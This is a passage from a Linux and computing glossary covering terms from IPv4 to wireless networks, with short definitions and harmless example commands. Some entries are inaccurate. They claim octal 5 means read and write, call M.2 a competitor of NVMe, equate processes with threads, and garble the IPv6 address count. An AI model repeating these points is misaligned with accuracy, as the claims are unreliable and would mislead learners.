IPv4 [NETWORKING]

IPv4 is an acronym for Internet Protocol version 4. IPv4 has the potential of almost 4.3 billion possible addresses. IPv4 addresses are 32-bit address, written as 4 octets of numbers, each octet is 8-bits, and represented using decimal values from 0 to 255 (known as "quad dotted notation"), for example:

192.168.1.100

More information, see [IPv4 Networking and CIDR Table](#)

More information, related **IP** (in the Glossary)

IPv6 [NETWORKING]

IPv6 is an acronym for Internet Protocol version 6. IPv6 supports a 128-bit address space, which means there is a total of 340, 282, 366, 920, 938, 000, 000, 000, 000, 000, 000, 000, 000) addresses available. Since IPv6 addresses are 128-bits, to make them more human readable it is written in eight groups of 16-bits, written as 4 hexadecimal characters (each character is 4-bits), separated by colons, for example:

2001:0AF3:0000:0000:0000:3044:0044:C14F

More information, see [IPv6 Networking and CIDR Tables](#)

More information, related **IP** (in the Glossary)

ISO IMAGE (aka ISO9660) [FILESYSTEM]

Refers to a single file which contains within it a file system conforming to the ISO9660 standard. The ISO9660 standard defines the file structure to be used for CD-ROM media which ensures all CD-ROM drives conforming to the standard can read data disks regardless of the operating system of the computer.

More information, related **JOLIET FILESYSTEM** (in the Glossary)

JOLIET FILESYSTEM [FILESYSTEM]

Joliet filesystem is used to store information on CD-ROM computer discs. It is an extension of the ISO9660 standard. Joliet was specified and endorsed by Microsoft, and is supported by all versions of the Windows operating system since Windows 95/NT.

More information, related **ISO IMAGE** (in the Glossary)

JSON (JAVASCRIPT OBJECT NOTATION) [PROGRAMMING]

JSON is an acronym for JavaScript Object Notation. It is an open-standard file format that uses human-readable text to transmit data objects consisting of attribute–value pairs and array data types (or any other serializable value). It is a very common data format used for asynchronous browser–server communication.

More information, related **REST API** (in the Glossary)

-K-

KDE [X-WINDOWS]

KDE is an acronym for K Desktop Environment. KDE is a desktop environment composed of free and open-source software that runs on Linux, and was founded in 1996. KDE is the default desktop environment for several popular Linux distributions.

More information, related **X-WINDOWS** (in the Glossary)

KERNEL [OPERATING SYSTEM]

The Linux family of operating systems is based on a monolithic UNIX-like computer OS kernel. This kernel is utilized by traditional computer systems (such as personal computers and servers), as well as various embedded devices such as routers, wireless access points, PBXes, set-top boxes, smart TVs, PVRs, and NAS appliances.

The Linux kernel was conceived and created in 1991 by Linus Torvalds for his personal computer and with no cross-platform intentions, but has since expanded to support a huge array of computer architectures, many more than other operating systems or kernels.

More information, see <https://www.kernel.org/>

-L-

LAMP (LINUX, APACHE, MYSQL, AND PHP OR PYTHON) [PROGRAMMING]

LAMP is an acronym for Linux (OS), Apache (HTTP), MySQL (Database), and PHP or Python (Programing language). This is a bundle of services and programs that work together to provide a web service stack.

More information, see [Installing L.A.M.P.](#)

LIBRARY [PROGRAMMING]

A library is a collection of computer code, written in a programming language that has a well-defined interface by which programmers can invoke it. The code is provided for reuse by multiple independent programs. A program invokes the library-provided behavior via a mechanism of a programming language. The most common libraries in Linux are: glibc (GNU C Library), created by The GNU Project and the GTK+ libraries which is utilized by GNOME.

More information, type:

man glibc

More information, related **SOURCE CODE** (in the Glossary)

LVM (LOGICAL VOLUME MANAGEMENT) [STORAGE]

LVM is an acronym for Logical Volume Management. It allows you to abstracts physical characteristics of several different block storage device, to make them appear as a single larger block device. It is then possible to partition the large drive into smaller logical volumes.

LVM is also utilized to overcome the limitations of traditional storage partitions. For example, an LVM volume can be expanded, spanned across multiple devices, snapshot partitions, and moving volumes around drives.

More information, see [Storage Management](#)

-M-

M.2 [HARDWARE]

M.2, formerly known as the Next Generation Form Factor (NGFF), is a peripheral interface specification for internally mounted computer expansion cards and associated connectors. It replaces the mSATA standard, which uses the PCI Express Mini Card physical card layout and connectors. M.2 connector are PCI Express 3.0 interfaces with up to four lanes.

Note: This is a competing standard with NVMe.

More information, related **NVMe** (in the Glossary)

Note:

M.2 is a competing standard with NVMe.

MAC (MEDIA ACCESS CONTROL) ADDRESS (NETWORKING)

MAC is an acronym for Media Access Control. A network interface controller (aka NIC, based on IEEE 802 network technologies, such as Ethernet and Wi-Fi.) always have a unique MAC address assigned to it as identifier for communications at the data link layer of a network segment.

More information, related **EHTERNET** (in the Glossary)

METADATA [SHELL]

Metadata consist of information that characterizes data. Metadata is used to tell the who, what, when, where, why, and how about the data that is being documented.

To display the basic metadata for a file tracked by the filesystem, type:
stat file_name.ext

MIME (MULTI-PURPOSE INTERNET MAIL EXTENSIONS) [SHELL]

MIME is an acronym for Multi-Purpose Internet Mail Extensions. It is an Internet standard that was originally created as an extension of the SMTP (Simple Mail Transport Protocol) to allow people exchange different types of data files (i.e. audio, video, images, application programs, etc.), as well the handling of non-ASCII character sets.

More information, related **MIME MEDIA TYPE** (in the Glossary)

MIME MEDIA TYPE [SHELL]

MIME Media types form a standard way of classifying file types on the Internet. Internet programs such as web servers and browsers all have a list of MIME Media types, so that they can transfer files of the same type in the same way, no matter what operating system they are working with.

A MIME Media Type (formerly known as MIME type) is a two-part identifier (**type** and a **subtype**, for example Content-type: text/html) for file formats and format contents transmitted on the Internet. It is conceptually similar to a file extension (i.e. .txt, .html, etc.)

The Internet Assigned Numbers Authority (IANA) is the official authority for the standardization and publication of these classifications.

More information, see <https://www.iana.org/assignments/media-types/media-types.xhtml>

More information, related **MIME** (in the Glossary)

MIMO (MULTI-IN AND MULTI-OUT) [NETWORKING]

MIMO is an acronym for Multi-In and Multi-Out, with this technology it is possible with up to four streams used for either Space–Time Block Code (STBC) or Multi-User (MU) operations. Starting with 802.11n (i.e. Wi-Fi 4) newer standard wireless technology support was introduced called MIMO.

More information, related **802.11** (in the Glossary)

MODULE (KERNEL) [OPERATING SYSTEM]

A Loadable Kernel Module (LKM) is an object file that contains code to extend the running kernel of an operating system. LKMs are generally used to add support for new hardware (as device drivers) and/or filesystems, or for adding system calls. When the functionality provided by a LKM is no longer required, it can be unloaded in order to free memory and other resources.

To display the status of the modules in the Linux kernel, type:

```
lsmod
```

More information, related **KERNEL** (in the Glossary)

MOUNT POINT [FILESYSTEM]

A mount point is a process by which the operating system makes files and directories on a storage device (i.e. hard drive, optical drive, or network share) available for user to access via the computer's filesystem. By acquiring access to the storage medium; recognizing, reading, processing filesystem structure and metadata contained within it.

To see a list of currently mount points, type:

```
mount
```

MYSQL (DATABASE) [APPLICAITON]

MySQL is an open-source relational database management system (RDBMS). Its name is a combination of "My", the name of co-founder Michael Widenius's daughter, and "SQL", the abbreviation for Structured Query Language.

More information, related **LAMP** (in the Glossary)

NAMED PIPE [OPERATING SYSTEM]

Named Pipe (aka FIFO because of its behavior) is an extension to the traditional pipe concept on Linux systems, and is one of the methods of inter-process communication (IPC).

More information, related **IPC** (in the Glossary)

NAMESPACES [OPERATING SYSTEM]

Namespaces are a feature of the Linux kernel that allows the partitioning of kernel resources. So that one set of processes can see one set of resources while another set of processes sees a different set of resources.

More information, type: man namespaces

More information, related **PROCESS** (in the Glossary)

NFS (NETWORK FILE SYSTEM) [NETWORKING]

NFS is an acronym for Network File System. It is a distributed filesystem protocol originally developed by Sun Microsystems in 1984. It allows a user on a client computer to access files over a computer network much like local storage is accessed.

More information, see [NFS \(Network File System\)](#)

More information, related **SAMBA** (in the Glossary)

NIC (NETWORK INTERFACE CARD) [NETWORKING]

NIC is an acronym for Network Interface Card. A NIC is network hardware that allows the local system to exchange data with a remote device over a wired or wireless communication network.

NIS (NETWORK INFORMATION SYSTEM) [NETWORKING]

NIS is an acronym for Network Information System. NIS is a network naming and administration system for smaller networks that was developed by Sun Microsystems. NIS+ is a later version that provides additional security and other facilities. Using NIS, each host client or

server computer in the system has knowledge about the entire system.

NVME (NON-VOLATILE MEMORY EXPRESS) [HARDWARE]

NVMe is an acronym for Non-Volatile Memory Express. NVMe is a high-performance, NUMA (Non Uniform Memory Access) optimized, and highly scalable storage protocol, that connects the host to the memory subsystem. The protocol is feature-rich, and designed from the ground up for non-volatile memory media (NAND and Persistent Memory) directly connected to CPU via PCIe interface.

More information, related **M.2** (in the Glossary)

Note:

NVMe is a competing standard with M.2.

-O-

OBJECT STORAGE [FILESYSTEM]

Most organizations will store their unstructured data (i.e. media, documents, logs, backups, application binaries, etc.) on traditional block storage. The issue is that traditional block storage has certain limitations imposed by the filesystem, when you start storing millions or more files.

More information, related **BLOCK STORAGE** (in the Glossary)

OCTAL [PROGRAMMING]

Octal is a computer base numbering scheme, created using a base8 system. Meaning that you count 0 thru 7 (i.e. 0, 1, 2, 3, 4, 5, 6, 7), vs. a decimal base10 where you count 0 thru 9 (i.e. 0, 1, 2, 3, 4, 5, 6, 7, 8, 9).

Binary	Oct	Dec	Hex
0000	0000	000	00
0000	0001	001	01

More information, related **HEXADECIMAL** (in the Glossary)

OCTAL NOTATION [FILESYSTEM]

The octal notation is an older method of using an octal number for setting file permissions using the `chmod` command. For example: 7 is all permissions (Read, Write, and Execute), 5 is all permissions (Read and Write), etc. The position of the number is also important. The first position is for the USER permission who created the file. Second position is for the GROUP permission. The third position for the WORLD (aka everyone or other) permission.

`chmod 755 file_name`

More information, related **SYMBOLIC NOTATION** (in the Glossary)

OPERATING SYSTEM

The operating system (OS) is extensible low-level software that supports a computer's basic functions, such as controlling peripherals, accessing the filesystem, and network. Additional functionality can be extended by adding drivers, services and applications to it.

-P-

PACKAGE MANAGEMENT [OPERATING SYSTEM]

By utilizing the package manager that comes with your Distro you can install new or remove old or update current packages. The package manager takes care of finding and download all the necessary (i.e. libraries, executables, etc.) and removing the dependencies that are no longer needed.

There are three main package managers:

`apt-get` : Debian family package management utility, and utilizes the DPKG (Debian Package) files.

zipper : SUSE family package management utility, and utilizes the RPM (Red Hat Package Manager) files.

yum : Fedora family package management utility, and utilizes the RPM files.

More information, related **DPKG** and **RPM** (in the Glossary)

PARTITION [STORAGE]

Partitions are one or more regions on a storage device that is created so that an operating system can manage data in each region separately. This is typically the first step of preparing a storage device to hold files or directories.

The physical storage device stores the data about the partition locations and sizes in an area known as the partition table that the operating system reads before accessing any other part of the storage. Each partition appears in the OS as a distinct "logical" disk that uses part of the actual physical storage device.

To see a list of currently mounted partition, type:

`df`

More information, related **FILESYSTEM** (in the Glossary)

PCIE (PCI EXPRESS) [HARDWARE]

PCIe is an acronym for Peripheral Component Interconnect Express (or short for PCI Express). PCIe is a computer expansion card standard that uses a mechanical interface to allow the interconnection of physical peripheral devices to the motherboard.

PCIe 4.0 announced in 2017, providing a 16 GB/s bit rate that doubles the bandwidth provided by PCI Express 3.0. While maintaining backward and forward compatibility in both software support. PCI Express 5.0 is expected to be completed in 2019, and will support a bandwidth of 32 GB/s bit rate, double what's being offered by PCIe 4.0.

PERL (PRACTICAL EXTRACTION AND REPORT LANGUAGE)

[PROGRAMMING]

PERL is an acronym for Practical Extraction and Report Language. Perl is a general-purpose interpreted programming language designed for processing text. Perl was a very popular language for writing things like CGI scripts.

More information, related **PYTHON** (in the Glossary)

PERSISTENT VARIABLES [OPERATING SYSTEM]

Since variables (i.e. Environment and Shell) are stored in RAM they are temporal, and will disappear when the shell's process is killed or the computer is shutdown. Persistent variables are stored in a configuration file and loaded when the system is loaded or when the shell starts.

More information, related **ENVIRONMENT VARIABLES** (in the Glossary)

PID (PROCESS ID) [OPERATING SYSTEM]

PID is an acronym for Process ID. A unique number the operating system (i.e. the kernel) assigns to every active running process in the local system.

To see a list of PIDs on your current system, type:

```
ps -aux
```

More information, related **PROCESS** (in the Glossary)

PIPE [OPERATING SYSTEM]

A pipe ("|" symbol) is a form of output redirection (i.e. transfer the STDOUT of a command to another destination) that is used in Linux and other operating systems to send the output of a command/program/process to another command/program/process for further processing.

For example, if you echo 1M in numfmt you can see it, type:

```
echo 1M | numfmt --from=si
```

POSIX (PORTABLE OPERATING SYSTEM INTERFACE)

[OPERATING SYSTEM]

POSIX is an acronym for Portable Operating System Interface. It is a family of standards specified by the IEEE Computer Society for maintaining compatibility between UNIX-like operating systems. POSIX defines the APIs (Application Programming Interface), and command line shells and utility interfaces, for software compatibility with variants of UNIX and other operating systems.

More information, related **UNIX** (in the Glossary)

PROCESS (aka THREAD) [OPERATING SYSTEM]

A process (aka thread) is an instance of a computer program that is being executed. It contains the program code and its activity. Depending on the operating system, a process may be made up of multiple threads of execution that perform instructions concurrently. While a computer program is a passive collection of instructions, a process is the actual implementation of those instructions. Several processes may be associated with the same program; for example, opening up several instances of the same program often results in more than one process being executed.

To displays a list of running processes, type:

```
ps -aux
```

More information, related **PID** (in the Glossary)

PROCESSOR AFFINITY [OPERATING SYSTEM]

Enables the binding (or unbinding) of a process (or a thread) to one or more CPU(s) (Central Processing Unit), so that the process or thread will execute only on the designated CPU(s) rather than any random one.

More information, related **PROCESS** (in the Glossary)

PYTHON [PROGRAMMING]

PYTHON is a general-purpose object-oriented interpreted programming language. It was first released in 1991, and its core design philosophy was that emphasizes code readability, it also offers dynamic typing and

dynamic binding options.

More information, related **PERL** (in the Glossary)

-Q-

-R-

RAID (REDUNDANT ARRAY OF INDEPENDENT DISKS) [STORAGE]

RAID is an acronym for Redundant Array of Independent Disks. It utilizes techniques of striping, mirroring, or parity to create large reliable data stores from multiple general-purpose computer storage devices (i.e. Hard Disk Drives [HDDs] or Solid State Drives [SSDs]). The most common types are RAID 0 (striping), RAID 1 and its variants (mirroring), RAID 5 (distributed parity), and RAID 6 (dual parity).

More information, related [RAID Levels \(Storage\)](#) (in the Reference)

RAM (RANDOM ACCESS MEMORY) [HARDWARE]

RAM is an acronym for Random Access Memory. Computer hardware where the operating system (OS), application programs and data can be stored, and quickly reached by the device's CPU. RAM is for short-term storage, and it is much faster than long term storage devices (i.e. HDD and SSD).

RASPBERRY PI [HARDWARE]

The Raspberry Pi, or any of the hundreds of other competitors are low-cost single board computers designed to promote the teaching of basic computer science. These devices have enough system resources to be able to load several popular distros that are available for it.

More information, related **IOT** or **GPIO** (in the Glossary)

REDIRECTION [SHELL]

By default, every program reads from the STDIN and writes to the STDOUT. Using output redirection you can take the out STDOUT and send it somewhere else (i.e. a file or another command.) There are several types of redirect operators that perform different actions. For example, command > output_file.

To redirect the STDOUT from the ls command, type:

```
ls -l > ~/output_file.txt
```

More information, see [Command Piping and Output Redirection](#)

REGULAR EXPRESSION [SHELL]

Regular Expression often referred to as RegEx for short, allows you to write simple or complex search patterns that can match strings in files name, data in a file (i.e. logs), etc. RegEx use various symbols as substitutes for characters or to indicate various patterns.

For example: `^\D+\d{4}.jpg` MATCHES **PICP0119.jpg** (*or any other four-digit number preceded by at least one non-digit character*).

More information, see [Regular Expression](#)

More information, related **WILDCARDS** (in the Glossary)

REST API (REPRESENTATIONAL STATE TRANSFER) [PROGRAMMING]

REST is an acronym for Representational State Transfer. It is a software architectural style that defines a set of constraints to be used for creating web services. Web services that conform to the REST architectural style, or RESTful web services, provide interoperability between computer systems on the Internet.

More information, related **JSON** (in the Glossary)

ROOT (aka SUPERUSER) [OPERATING SYSTEM]

In Linux, the word root can have two meanings. The first meaning, is the superuser of the computer who has control over all aspects of the operating system, that permission is known as 'root'. When the command

prompt is a # (hash mark or pound sign) that is an indication that the console has root access.

To become root on a system (requires root permissions), type:

```
su
```

The second meaning, is the top level of the Linux filesystem directory structure, indicated by a forward slash (/), is also known as 'root'.

To access the top level of the filesystem, type:

```
cd /
```

More information, related **SUDO** (in the Glossary)

ROOT DOMAIN DNS SERVERS [NETWORKING]

The authoritative name servers that serve the DNS root zone, commonly known as the “root servers”, are a network of hundreds of servers in many countries around the world. They are configured in the DNS root zone as 13 named authorities.

More information, related **DNS** (in the Glossary)

RPM (RPM PACKAGE MANAGER) [OPERATING SYSTEM]

RPM is an acronym for RPM Package Manager (originally called the Red Hat Package Manager). These are a suite of utilities for creating and maintaining RPM package files. These files are used for installing new and updated programs and services on to a system.

There are several front-end package management utilities to ease the process of obtaining and installing RPMs from repositories and help resolve any dependency issues.

To access the RPM Package Manager utility, type:

```
rpm -qlp ./package_name.rpm
```

More information, related **PACKAGE MANAGEMENT** (in the Glossary)

RUNLEVEL [OPERATING SYSTEM]

In UNIX/Linux operating systems, "runlevels" are the operational levels that describe the state of the system with respect to what services are available. For example, if the system is using runlevel of 1, then it is in single user mode. Most of the time the system will be in a runlevel 2-5, which is multi-user mode.

To see the runlevel that the OS running in, type:

runlevel

More information, see [Linux Runlevels](#)

More information, related **SYSTEMD** (in the Glossary)

-S-

SAMBA [NETWORKING]

Samba is a service that allows Linux to connect to Microsoft SMB/CIFS-based resources, such as files shares, printers, and other computer resources across a network. This service allows a Linux client on Microsoft SMB/CIFS-based network to utilize these resources, as well as share files with Windows-based server and clients.

More information, related **NFS** or **SMB/CIFS** (in the Glossary)

SAS (SERIAL ATTACHED SCSI) [HARDWARE]

SAS is an acronym for Serial Attached SCSI. It is an evolution of Parallel SCSI, which is point-to-point serial peripheral interface in which controllers are linked directly to disk drives. SAS has higher performance over traditional SCSI because, SAS supports multiple devices (up to 128) of different sizes and types to be connected simultaneously. It supports full-duplex signal transmission up to 3.0Gb/s, and devices are also hot-pluggable.

More information, related **SATA** or **SCSI** (in the Glossary)

Note:

SAS is a competing standard with SATA.

SATA (SERIAL ATA) [HARDWARE]

SATA is an acronym for Serial ATA. SATA is an evolution of the Parallel ATA storage interface. Serial ATA uses a serial link, a single cable with a minimum of four wires to create a point-to-point connection between devices.

More information, related **SAS** (in the Glossary)

Note:

SATA is a competing standard with SAS.

SCSI (SMALL COMPUTER SYSTEM INTERFACE) [HARDWARE]

SCSI is an acronym for Small Computer System Interface. SCSI is a peripheral interface standard, device independent protocol that allows several different peripheral devices to be attached to the host's SCSI port. It supports up to 8, 16 or 32-bits of data on the bus at the same time depending on its width. Devices can include multiple hosts (initiators) and peripheral devices (targets) but must include a minimum of one of each. There are three generations of the standard, including several variations of the data bus width and speed.

More information, related **SAS** (in the Glossary)

SECTOR [STORAGE]

A sector is a group of bytes (generally 512 bytes or more in size), which is the smallest addressable unit of storage. This scheme is applied to optimize storage addressing and to refer to any portion of information located on the storage device.

More information, related **BLOCKS** (in the Glossary)

SESSION MANAGER [X-WINDOWS]

This subsystem controls the "state of the desktop" (i.e. session), it can save and restore the current state of a set of running applications. For example, if you log out from an interactive session, and then when logging in again you find the windows in their previous state.

More information, related **X-WINDOWS** (in the glossary)

SHELL (aka CONSOLE) [OPERATING SYSTEM]

The Linux shell (also known as the terminal or console) is a command interpreter that provides a command line user interface. Users enter commands as text for the command line interpreter to execute, or by creating and executing text scripts of one or more such commands.

Users typically interact with a shell using a terminal emulator; however, networking sessions are common for server systems. All shells provide filename wildcarding, piping, command substitution, variables and control structures for condition-testing and iteration.

More information, related **BASH** (in the Glossary)

SHELL VARIABLES [SHELL]

Shell variables are contained exclusively within the shell in which they were set or defined. They are mostly used to keep track of temporal data, like the current working directory in a session. There are generally two types of shell variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

```
TEST=HelloWorld; echo $TEST
```

More information, related **ENVIRONMENT VARIABLES** (in the Glossary)

SIGNAL [OPERATING SYSTEM]

Signals are software interrupts sent to a program to indicate that an important event has occurred. The events can vary from user requests to illegal memory access errors. Some signals, like the interrupt signal,

indicate that a user has asked the program to do something that is not in the usual flow of control.

More information, see [Linux Signals](#) (in the References)

SMART CARD [SECURITY]

A smart card generally a credit card size card typically made of plastic that has an embedded integrated circuits.

SMB (SERVER MESSAGE BLOCKS) [NETWORKING]

SMB is an acronym for Server Message Blocks. Operates as an application-layer network protocol mainly used for providing shared access to files, printers, and serial ports and miscellaneous communications between nodes on a network.

More information, related [CIFS](#) (in the Glossary)

SOURCE CODE [PROGRAMMING]

When a programmer writes a program in another computer language, before it is compiled into an executable. The raw code is known as source code. Most programs come precompiled so that you don't have to compile them. Although, some open source projects require you download the source code then compile them.

More information, related [IDE](#) (in the Glossary)

SSH (SECURE SHELL) [NETWORKING]

SSH is an acronym for Secure Shell. This client/service allows you to create encrypted remote console session to connect to another device across a network. It also allows another device to connect to your computer from across a network if enabled.

This client/service superseded the older Telnet service that provided similar functionality, but was unencrypted. Anyone on a network could see all the traffic and passwords in plain text if they were monitoring network traffic.

Run a secure terminal on a remote system, type:

`ssh user@hostaddress`

More information, related **SHELL** (in the Glossary)

SSL (SECURE SOCKETS LAYER) [NETWORKING]

SSL is an acronym for Secure Socket Layer. This is an open-standard that encrypts information between the source and destination computer or device. It's generally used for encrypting network traffic between a client and a server for secure data exchanges.

More information, type:

`man openssl`

STACK [PROGRAMMING]

A stack is a data structure that stores information about the active subroutines of a computer program. This kind of stack is also known as a program or execution stack.

STANDARD INPUT (STDIN) [SHELL]

Standard Input (STDIN) comes in the form of arguments or data (i.e. from the keyboard) that has been passed from the command or script.

For example: If you typed, `echo HelloWorld`, you are passing the argument `HelloWorld` in to the `echo` command. The `echo` command will then display the output to the terminal. The input sent to the command would be the STDIN.

More information, related **REDIRECTION** (in the Glossary)

STANDARD OUTPUT (STDOUT) [SHELL]

Standard Output (STDOUT) is data that the command or script generates, then sends it to the terminal by default. Although, the output can be redirected to another command and used as input, sent to a printer, or file, etc.

For example: if you typed `echo HelloWorld`, the output of `HelloWorld` would be displayed on the terminal. The output from the command to the screen would be the STDOUT.

More information, related **REDIRECTION** (in the Glossary)

STRING [PROGRAMMING]

Is a set of letters, numbers, or other special characters that are used within a program or script and is often stored or recalled from a variable.

To create a string variable in the shell:

```
A="12345"; echo $A
```

More information, related **VARIABLES** (in the Glossary)

SUDO [SHELL]

When a program needs to run with root permissions, using the `sudo` command it is possible to temporarily elevate the permissions. This prevents a user from always having to run in super user mode, which can be a security risk.

To temporarily elevate the permission of a command, type:

```
sudo apt-get update
```

More information, related **ROOT** (in the Glossary)

SWAP FILE [OPERATING SYSTEM]

The swap file (aka virtual memory) is an area on a storage device that is set aside by the Linux kernel to use as a temporary memory storage area. This requires a separate storage device partition in which to store the swap file.

Shows swap file utilization information, type:

```
cat /proc/swaps
```

SYMBOLIC LINK [FILESYSTEM]

There are two types of file shortcuts (aka links) that can be created in Linux, they are hard and soft links. Hard links can be created to files and directories on the same volume. Soft links (aka symbolic Links) can be created to files and directories on different volumes.

Example: Creating, testing, and deleting a soft link:

```
touch softlink; cp -s softlink softlink.link; ls -l softlink*
-rw-rw-rw- 1 jane jane 0 Aug 27 15:10 softlink
lrwxrwxrwx 1 jane jane 8 Aug 27 15:11 softlink.link -> softlink
$ echo "This is a test" > softlink; cat softlink.link; rm softlink
$ cat softlink.link; rm softlink.link
```

More information, related **HARD LINK** (in the Glossary)

SYMBOLIC NOTATION [FILESYSTEM]

The symbolic notation is an newer method for settting file permissions using the `chmod` command. It is more human readable then the older octal method. For example, `chmod u+rwx g+rx o+rx file_name` is more readable then `chmod 755 file_name`.

More information, related **OCTAL NOTATION** (in the Glossary)

SYSTEMD [OPERATING SYSTEM]

`systemd` is a suite of sub-systems that provides the fundamental building blocks for a Linux operating system. It is a replacement for the traditional UNIX System V and Berkeley Software Distribution (BSD) init systems. It features a "System and Service Manager," used to initialize and bootstrap the user space and to manage system processes after the boot process.

More information, related **RUNLEVEL** (in the Glossary)

-T-

TAR (FILE) [APPLICATION]

TAR is an acronym for Tape Archive. This utility is able to combine several files into one larger file. The original purpose was for backing up files to a tape drive, now is more often used to transfer them across a local network or the Internet. TAR files will generally have .tar file extension.

To create a compressed archive (i.e. TAR file), type:

```
tar -czvf file_name.tar.gz /path/to/directory/
```

Note:

The .tar files can be compressed by bzip2, gzip or other utilities. They will commonly have additional file extensions to indicate that.

TCP (TRANSMISSION CONTROL PROTOCOL) [NETWORKING]

TCP is an acronym for Transmission Control Protocol. It is a network standard that defines how to establish and maintain a network communication and exchange data. TCP works with the Internet Protocol (IP), which defines how computers send packets of data between each other. TCP is a protocol which guarantees that all bytes received will be identical with bytes sent and in the correct order.

More information, related **UDP** (in the Glossary)

More information, see [Well Known TCP/UDP IP Ports](#) (in the References)

TCP/IP (TRANSMISSION CONTROL PROTOCOL/INTERNET PROTOCOL) [NETWORKING]

TCP/IP is an acronym for Transmission Control Protocol/Internet Protocol. It is a standard network protocol stack used by almost all modern operating systems to communicate across all types of networks. IPv4 is the older version of the protocol, while IPv6 is the newer version of the protocol.

To see your IP settings, type:

```
ip addr
```

More information, related **TCP** or **UDP** (in the Glossary)

THUNDERBOLT [HARDWARE]

Thunderbolt is a hardware interface standard developed by Intel that allows external peripherals to be connected to a computer. Apple Inc. added the high speed interface to nearly all of their devices in the Mac lineup, making them one of the first companies to use the technology.

More information, related **USB** (in the glossary)

Note:

Thunderbolt is a competing standard with USB.

TPM (FOR TRUSTED PLATFORM MODULE) [SECURITY]

TPM is an acronym for Trusted Platform Module. TPM is a microcontroller that can securely store artifacts (i.e. passwords, certificates, or encryption keys) used to authenticate the platform.

TTY (TELETYPEWRITER) [SHELL]

TTY is an acronym for TeleTYpewriter. It refers to the Linux virtual terminals that allow users to access the operating systems and run programs.

To see your TTY number that is used by the shell, type:

`tty`

TUX (THE PENGUIN)

Tux is the name of the Linux penguin mascot character that was original drawn by Larry Ewing in 1996. The concept of the Linux brand character being a penguin came from Linus Torvalds.



Tux, Linux Penguin Mascot

-U-

UDP (USER DATAGRAM PROTOCOL) [NETWORKING]

UDP is an acronym for User Datagram Protocol. It is an alternative communications protocol to Transmission Control Protocol (TCP) used primarily for establishing low-latency and loss-tolerating connections between applications on the internet.

More information, related **TCP** (in the Glossary)

More information, see [Well Known TCP/UDP IP Ports](#) (in the References)

UEFI (UNIFIED EXTENSIBLE FIRMWARE INTERFACE) [HARDWARE]

UEFI is an acronym for Unified Extensible Firmware Interface. The EFI specification was published by Intel with corrections and changes managed by the Unified EFI Forum. UEFI is meant as a replacement for the BIOS firmware, present in older IBM PC-compatible personal computers. In practice, most UEFI systems have legacy support for BIOS functions.

More information, related **BIOS** (in the Glossary)

UID (USER IDENTIFIER) [OPERATING SYSTEM]

UID is an acronym for User Identifier. It is a numeric value used to

represent a specific user by the operating system. The UID and group identifier (GID) and other access control information, is used to determine which system resources a user can access.

To see your UID that is used by the OS, type:

```
echo $UID
```

More information, related **GID** (in the Glossary)

UNICODE [SHELL]

Unicode is a character encoding standard that defines the internal text encoding system that is used in almost all modern computer operating systems (i.e. Windows, Macintosh, Linux, etc.). Unicode can handle characters for almost all modern languages and even some ancient languages, as long as the client has fonts for the particular language installed on their system.

More information, related **CHARACTER ENCODING** (in the Glossary)

UNIX [OPERATING SYSTEM]

UNIX is a family of multitasking, multiuser computer operating systems that derive from the original AT&T UNIX, development in the 1970s at the Bell Labs research center by Ken Thompson, Dennis Ritchie, and others.

More information, related **POSIX** (in the Glossary)

USB (UNIVERSAL SERIAL BUS) [HARDWARE]

USB is an acronym for Universal Serial Bus. USB is an industry standard that establishes specifications for cables, connectors and protocols, communication and power supply between computer hardware and the external attached peripheral devices. This peripheral port interface standard that enables you to connect external devices (such as digital cameras, scanners, keyboards, and mice) to computers. The USB standard supports several different data transfer rates depending on the generation.

More information, related **THUNDERBOLT** (in the Glossary)

Note:

USB is a competing standard with Thunderbolt.

UTF (UNICODE TRANSFORMATION FORMAT) [SHELL]

UTF is an acronym for Unicode Transformation Format. The Unicode character encoding systems assigns each character a unique number (or code point). It defines two mapping methods, the UTF (Unicode Transformation Format) encodings, and the UCS (Universal Character Set) encodings.

Unicode-based encodings implement the Unicode standard and include UTF-8, UTF-16 and UTF-32. These Unicode standards are also the most commonly used character encoding implementations.

More information, related **UNICODE** (in the Glossary)

-V-

VARIABLES [PROGRAMMING]

Variables are used for holding a value or values. There are two main variables used by the shell, built-in (i.e. environment variables) and custom (i.e. user variables). The values in the built-in variables are maintained by the system and shell. The values in the custom variables are user defined.

To create a variable in the shell, type:

```
A="12345"; echo $A
```

More information, see [Variables](#)

More information, related **STRING** (in the Glossary)

VCS (VERSION CONTROL SYSTEM) [PROGRAMMING]

VCS is an acronym for Version Control System. VCS are commonly used

by programmers (and many others) to store their source code (or other types of content), to track changes made to it (also known as ‘versions’), as well as sharing it by making it available to others like yourself to download or contribute content to it.

There are two main components of most VCS systems, there is the server and the client. The server component holds the master set of data, and feeds content to the clients and accepts changes from the clients. The client components job is to pull data from the server, and collects changes from the local client and submits them back to the server.

More information, see [Using git](#)

More information, related **GIT** (in the Glossary)

VM (VIRTUAL MACHINE) [OPERATING SYSTEM]

VM is an acronym for Virtual Machine. It is the emulation of a physical computer system. If you need to run several VM, then you will want to run them on top of a hypervisor.

More information, related **HYPERVERISOR** (in the Glossary)

-W-

WIDGET TOOLKIT [X-WINDOWS]

A Widget Toolkit used to develop the desktop environment (such as GNOME, KDE, etc.) and other GUI-based programs. GTK+ and Qt are the two most popular widget toolkits available for the X-Windows system.

Desktop	Window Manager	Widget Toolkit
GNOME	Mutter	GTK+
KDE	KWin	Qt
Xfce	Xfwm	GTK+

More information, related **DESKTOP ENVIRONMENT** (in the

Glossary)

WILDCARD [FILESYSTEM]

Wildcards give you the ability to substitute one or more characters in a string of characters. The search patterns that are created tend to be very simple, and easy to understand.

For example, if there were three files that you wanted to delete, with the following filenames: file1.txt, file2.txt, file3.txt . The command `rm file?.txt` , would delete these files. The ‘?’ (question mark) is a wildcard for any single letter or number.

More information, related **FILE GLOBBING** or **REGULAR EXPRESSION** (in the Glossary)

WINDOW MANAGER [X-WINDOWS]

The Windows Manager is a software layer that works with the X-Windows System that provides window management, as well as the look and feel. The window manager sometimes provides a framework for the apps to use. For example, Mutter is the default Window Manager for GNOME, and KWin is the default Window Manager for KDE.

Desktop	Window Manager	Widget Toolkit
GNOME	Mutter	GTK+
KDE	KWin	Qt
Xfce	Xfwm	GTK+

More information, related **X-WINDOWS** (in the glossary)

WIRELESS NETWORK [NETWORKING]

A wireless network is a computer network that uses wireless data connections between network nodes. Wireless telecommunications networks are generally implemented and administered using radio

communication. This implementation takes place at the physical level (layer) of the OSI model network structure. Most modern wireless networks are based on one of the 802.11 standards.

More information, related **802.11** (in the glossary)

-X-

